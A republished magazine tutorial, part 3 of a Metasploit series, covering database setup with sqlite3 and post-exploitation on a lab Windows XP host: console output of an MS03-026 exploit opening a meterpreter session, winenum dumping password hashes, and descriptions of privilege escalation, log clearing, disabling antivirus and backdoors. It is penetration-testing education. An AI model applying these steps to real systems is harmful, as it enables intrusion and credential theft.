
Metasploit tutorial 3 – Database configuration & post exploit affairs

Karthik R, Contributor

You can read the original story here, on SearchSecurity.in.

Earlier in this Metasploit tutorial series, we covered the basics of the Metasploit Framework (Msf) in Part 1; created a simple exploit on a target system, and used payloads to achieve specific results. In Part 2, we explored usage of details of the meterpreter post-exploitation tool to create exploits that evade detection.

In this installment of our Metasploit tutorial, we take a detailed look at database configuration in Metasploit, and also touch upon the different post-exploitation phases.



```
Database Backend Commands
=========================

    Command               Description
    -------               -----------
    db_add_cred           Add a credential to a host:port
    db_add_host           Add one or more hosts to the database
    db_add_note           Add a note to a host
    db_add_port           Add a port to a host
    db_autopwn            Automatically exploit everything
    db_connect            Connect to an existing database
    db_create             Create a brand new database
    db_creds              List all credentials in the database
    db_del_host           Delete one or more hosts from the database
    db_del_port           Delete one port from the database
    db_destroy            Drop an existing database
    db_disconnect         Disconnect from the current database instance
    db_driver             Specify a database driver
    db_exploited          List all exploited hosts in the database
    db_export             Export a file containing the contents of the database
    db_hosts              List all hosts in the database
    db_import             Import a scan result file (filetype will be auto-detected)
    db_import_amap_log    Import a THC-Amap scan results file (-o )
    db_import_amap_mlog   Import a THC-Amap scan results file (-o -m)
    db_import_ip360_xml   Import an IP360 scan result file (XML)
    db_import_ip_list     Import a list of line seperated IPs
    db_import_msfe_xml    Import a Metasploit Express report (XML)
    db_import_nessus_nbe  Import a Nessus scan result file (NBE)
```

***Figure 1:** Metasploit database backend command set*

>> Need for a database


In a penetration testing scenario, there are typically hundreds of systems in the network, which may be running myriad services. For a comprehensive test, we need to run various exploits over the network, and then produce an executive report summary of the pen testing process for the organization. To coordinate and synchronize the work of multiple testers in real time, we need a database with third-party integration. This also helps us to manage and maintain logs of every event that occurs during the test.

Msf>? will produce a list of available DB backend commands. For our Metasploit tutorial, we will select the sqlite3 driver by running msf>db_driver sqlite3 in the console.

We choose sqlite3, since it has low overheads, and enables easy sharing of results with fellow pen testers. The following figures (2 & 3) show the Msf console and client-side sqlite3 console.

In Figure 3, “mydatabase” is the name of the database created, and sqlite>.tables shows the tables created in the database.


.dump will let you see the schema of the database.



```
msf > db_driver sqlite3
[*] Using database driver sqlite3
msf > db_connect mydatabase
[-] Note that sqlite is not supported due to numerous issues.
[-] It may work, but don't count on it
[*] Creating a new database file...
[*] Successfully connected to the database
[*] File: mydatabase
msf >
```

Figure 2: *Msf console, creating a DB file using sqlite3*

Subsequently, populating the database may be achieved using the third-party Nmap tool with Metasploit, using the db_nmap command. The tables contain every minute detail of the pen test being done, such as exploited machines, services, different reports, user information, and so on. It is for this reason that Metasploit provides a database facility along with database integration. This can also be integrated with the db_autopwn command, wherein meterpreter functionality can be used to carry out automated penetration tests.




```
external        msfconsole  msfmachscan  msfrpcd     README
HACKING         msfd        msfopcode    msfupdate   scripts
lib             msfelfscan  msfpayload   mydatabase  test
root@bt:/opt/metasploit3/msf3# sqlite3 mydatabase
SQLite version 3.5.9
Enter ".help" for instructions
sqlite> .tables
attachments                  reports
attachments_email_templates  schema_migrations
campaigns                    services
clients                      tasks
creds                        users
email_addresses              vulns
email_templates              vulns_refs
events                       web_forms
exploited_hosts              web_pages
hosts                        web_sites
imported_creds               web_templates
loots                        web_vulns
notes                        wmap_requests
project_members              wmap_targets
refs                         workspaces
report_templates
sqlite> 
```

Figure 3: *Client-side sqlite3 instruction set, on Backtrack 4 console*

>> The post-exploitation efforts

An attacker’s approach subsequent to exploitation is typically to:

- **Study the target:** Here an attacker becomes aware of aspects such as his privileges, accessible information, and authorization.
- **Privilege escalation:** In real-life situations, it’s rare that an attacker gains super-user power by default, immediately after exploitation. Rather, the attacker has to escalate his privilege mode to the super user, so that he can make changes on the system at will.
- **Maintaining anonymity:** An attacker should not leave any sign of intrusion on the target. This would involve clearing of logs, disabling prevalent monitors, and so on.
- **Maintaining access:** Once access into the system is obtained, it has to be maintained. This can be achieved by planting backdoors on the target system, which allows an attacker to gain repeated access as required.
- **Zombie creation:** Once the attacker owns a system (“pwns”, in hacker terminology), he can actually use that system as a starting point to carry out other attacks and gain maximum information about the whole network.




```
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.13.
130[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.13.13
0[135] ...
[*] Sending exploit ...
[*] Sending stage (749056 bytes) to 192.168.13.130
[*] The DCERPC service did not reply to our request

^C[*] Exploit completed, but no session was created.
msf exploit(ms03_026_dcom) > exploit

[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.13.
130[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.13.13
0[135] ...
[*] Sending exploit ...
[*] Sending stage (749056 bytes) to 192.168.13.130
[*] The DCERPC service did not reply to our request
[*] Meterpreter session 1 opened (192.168.13.128:38905 -> 192.168.13.130:4444) a
t Mon Aug 15 08:19:36 +0000 2011

meterpreter >
```

Figure 4: *A Windows XP machine exploited by starting a meterpreter session*

In our Metasploit tutorial, we will next carry out a complete study of the system, post-exploitation.

meterpreter>sysinfo will provide the attacker complete information about the system. This can be clubbed with meterpreter>run get_env in order to output the environment variables in use. A ps command would give us the list of all the processes on the target system. A normal ipconfig command would give the IP address associated with the system, and so on. Thus one can study the target in-depth, after exploitation.

Moving on in our Metasploit tutorial, use the Windows enumeration command meterpreter>run winenum as a prelude to escalating the privileges. This provides complete system diagnostics on the users, registry, system processes and platform. It also helps ascertain whether the system is on a VM or a network, and provides access to the hashes in the system that contains login credentials to that system. Once the hashes dumped into the system are cracked, escalation of privileges can be carried out as desired.



```
*]     running command net view /domain
*]     running command tasklist /svc
*]     running command tasklist /m
*]     running command gpresult /SCOPE COMPUTER /Z
*] Running WMIC Commands ....
*]     running command wmic useraccount list
*]     running command wmic group list
*]     running command wmic service list brief
*]     running command wmic volume list brief
*]     running command wmic logicaldisk get description,filesystem,name,size
*]     running command wmic netlogin get name,lastlogon,badpasswordcount
*]     running command wmic netuse get name,username,connectiontype,localname
*]     running command wmic netclient list brief
*]     running command wmic share get name,path
*]     running command wmic nteventlog get path,filename,writeable
*]     running command wmic startup list full
*]     running command wmic rdtoggle list
*]     running command wmic product get name,version
*]     running command wmic qfe
*] Extracting software list from registry
*] Dumping password hashes...
*] Hashes Dumped
*] Getting Tokens...
```

Figure 5: *Winenum in progress, showing the dump of hashes, registry items, etc*

The Windows privilege escalation using incognito and also the process of gaining access using the browser_autopwn exploit have been covered in previous installments of this Metasploit tutorial series.

Once admin access to the system is obtained, the remaining three post-exploitation tasks can be carried out manually or by using Metasploit explicitly. Meterpreter provides commands such as “kill AV” to disable the antivirus. It also allows deletion of logs in a Windows system by having a meterpreter shell pwned into the system.

With this, we end the third part of our Metasploit tutorial. The fourth and final installment of this Metasploit tutorial will discuss shortcuts that can be used, usage on different platforms such as Windows and Linux, a description of GUI-based usage, and the differences. Stay tuned for this last part of the Metasploit tutorial, to be published soon.

About the author: ***Karthik R*** *is a member of the NULL community. Karthik completed his training for EC-council CEH in December 2010, and is at present pursuing his final year of B.Tech in Information Technology, from National Institute of Technology, Surathkal. Karthik can be contacted on rkarthik.poojary@gmail.com. He blogs at http://www.epsilonlambda.wordpress.co*

You can subscribe to our twitter feed at @SearchSecIN. You can read the original story here, on SearchSecurity.in.